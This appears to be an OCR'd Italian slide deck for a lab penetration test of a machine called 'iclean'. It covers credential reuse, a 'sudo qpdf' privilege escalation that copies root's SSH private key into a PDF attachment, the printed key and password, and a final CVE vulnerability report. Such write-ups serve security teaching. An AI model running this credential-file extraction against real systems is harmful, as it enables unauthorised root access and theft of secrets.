
Tramite le credenziali del database si è riusciti ad effettuare l'accesso sulla macchina locale in quanto utilizzava le stesse credenziali.

```
www-data@iclean:/opt/app$ su consuela
su consuela
Password: simple and clean

consuela@iclean:/opt/app$
```

Target Exploitation

A questo punto uno dei nostri obiettivi è stato raggiunto:


La lettura del file *user.txt*



Privilege Escalation

Privilege Escalation

- Entrati ora nella macchina non ci resta altro che effettuare l'elevazione dei privilegi.
- Una buona pratica è ricercare qualche comando che può essere di nostro interesse quindi andiamo ad effettuare una "ls -la /usr/bin".
- Tra questi comandi troviamo "qpdf" che è un comando che può essere molto utile in quanto possiamo andare ad effettuare copie di file di cui normalmente non dovremmo essere in possesso, come delle informazioni personali.
- Avuta questa intuizione non ci basta che creare un file vuoto in cui verrà copiata la chiave OpenSHH di root, salvarla in locale e connetterci.



Privilege Escalation

Il comando qpdf è il seguente:

sudo /usr/bin/qpdf --empty /tmp/rsa.txt --qdf --add-attachment /root/.ssh/id_rsa --

In quanto consuela, creata la copia del file /root/.ssh/id_rsa non ci resta altro che stamparlo a schermo, usarlo e connetterci alla macchina target come utenri root.


Privilege Escalation

```
consuela@iclean:/opt/app$ sudo /usr/bin/qpdf --empty /tmp/rsa.txt --qdf --add-attachment /root/.ssh/id_rsa --
sudo /usr/bin/qpdf --empty /tmp/rsa.txt --qdf --add-attachment /root/.ssh/id_rsa --
[sudo] password for consuela: simple and clean

consuela@iclean:/opt/app$ cat /tmp/rsa.txt
cat /tmp/rsa.txt
%PDF-1.3
%
%QDF-1.0

%% Original object ID: 1 0
1 0 obj
<<
  /Names <<
    /EmbeddedFiles 2 0 R
  >>
  /PageMode /UseAttachments
  /Pages 3 0 R
  /Type /Catalog
>>
endobj

%% Original object ID: 5 0
2 0 obj
<<
  /Names [
    (id_rsa)
    4 0 R
  ]
>>
endobj

%% Original object ID: 2 0
```

```
  /UF (id_rsa)
>>
endobj

%% Original object ID: 3 0
5 0 obj
<<
  /Params <<
    /CheckSum <bb34da3f74ca5fb11f4ccbc393e113bc>
    /CreationDate (D:20240604230124Z)
    /ModDate (D:20240604230124Z)
    /Size 505
  >>
  /Type /EmbeddedFile
  /Length 6 0 R
>>
stream
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAaAAAABNlY2RzYS
1zaGEyLW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQQMb6Wn/o1SBLJUpiVfUaxWHAE64hBN
vX1ZjgJ9wc9nfjEqFS+jAtTyEljTqB+DjJLtRfP4N40SdoZ9yvekRQDRAAAAqGOKt0ljir
dJAAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAxvpaf+jVIEslSm
JV9RrFYcATriEE29fVmOAn3Bz2d+MSoVL6MC1PISWNOoH4OMku1F8/g3jRJ2hn3K96RFAN
EAAAAgK2QvEb+leR18iSesuyvCZCW1mI+YDL7sqwb+XMiIE/4AAAALcm9vdEBpY2xlYW4B
AgMEBQ==
-----END OPENSSH PRIVATE KEY-----
endstream
endobj

6 0 obj
505
endobj

xref
0 7
0000000000 65535 f
0000000052 00000 n
0000000203 00000 n
0000000290 00000 n
0000000379 00000 n
0000000516 00000 n
0000001250 00000 n
trailer <<
  /Root 1 0 R
  /Size 7
  /ID [<423df3d583b06340a0294771a4dbdf25><423df3d583b06340a0294771a4dbdf25>]
>>
startxref
1270
%%EOF
consuela@iclean:/opt/app$
```


Privilege Escalation

- Ed ecco così ottenuta la chiave di root per un collegamento ssh.
- Salviamo la chiave in privato e colleghiamoci.




Privilege Escalation

- A questo punto anche il nostro secondo obiettivo è stato raggiunto, ovvero la lettura del file *root.txt*.



Maintaining access




- Per l'ultima fare di maintaing access è stato pensato di utilizzare una strategia di tunnelling come SSH e collegarci al server come root ogni volta che o si desidera.

- Riportiamo cioè quello visto poco prima.


Reporting

- Ora che abbiamo ottenuto l'accesso come root, possiamo analizzare nel dettaglio l'asset.




Reporting

- Durante l'attività di pentesting sono state analizzate le vulnerabilità presenti all'interno dell'asset.
- Di seguito il contaggio delle vulnerabilità:




Reporting

- OpenVas ha rilevato altre vulnerabilità in seguito alla scansione




Reporting- Vulnerabilità Critical

- OS Command Injection
- Molti Security Advisory sono stati ignorati
- Alcuni pacchetti come Git CVE-2024-32002[5] , CVE-2024-32004[6] , CVE-2024-32020[7] , CVE-2024-32021[8] , CVE-2024-32465[9] e GNU C Library contengono delle vulnerabilità che possono portare a svariati attacchi col fine di causare Denial Of Service (CVE-2024-33599 , CVE-2024-33600, CVE-2024-33601. CVE-2024-33602) .



Reporting- Vulnerabilità High



Reporting- Vulnerabilità Medium

- Le password non erano propriamente salvate all'interno del database.
- Password deboli.
- Gli utenti del sistema utilizzano le stesse credenziali sia per accedere alla Web App che alla macchina locale.
- 198044 - Ubuntu 14.04 LTS / 16.04 LTS / 18.04 LTS / 20.04 LTS / 22.04 LTS / 23.10 / 24.04 LTS : Jinja2 vulnerability (USN-6787-1) CVE-2024-34064[190]

Reporting- Vulnerabilità Low

- Il codice contiene delle credenziali di accesso al database che non dovrebbero essere visibili all'esterno.
- NVT: Weak MAC Algorithm(s) Supported (SSH) CVE-1999-0524 [198]

Grazie per l'attenzione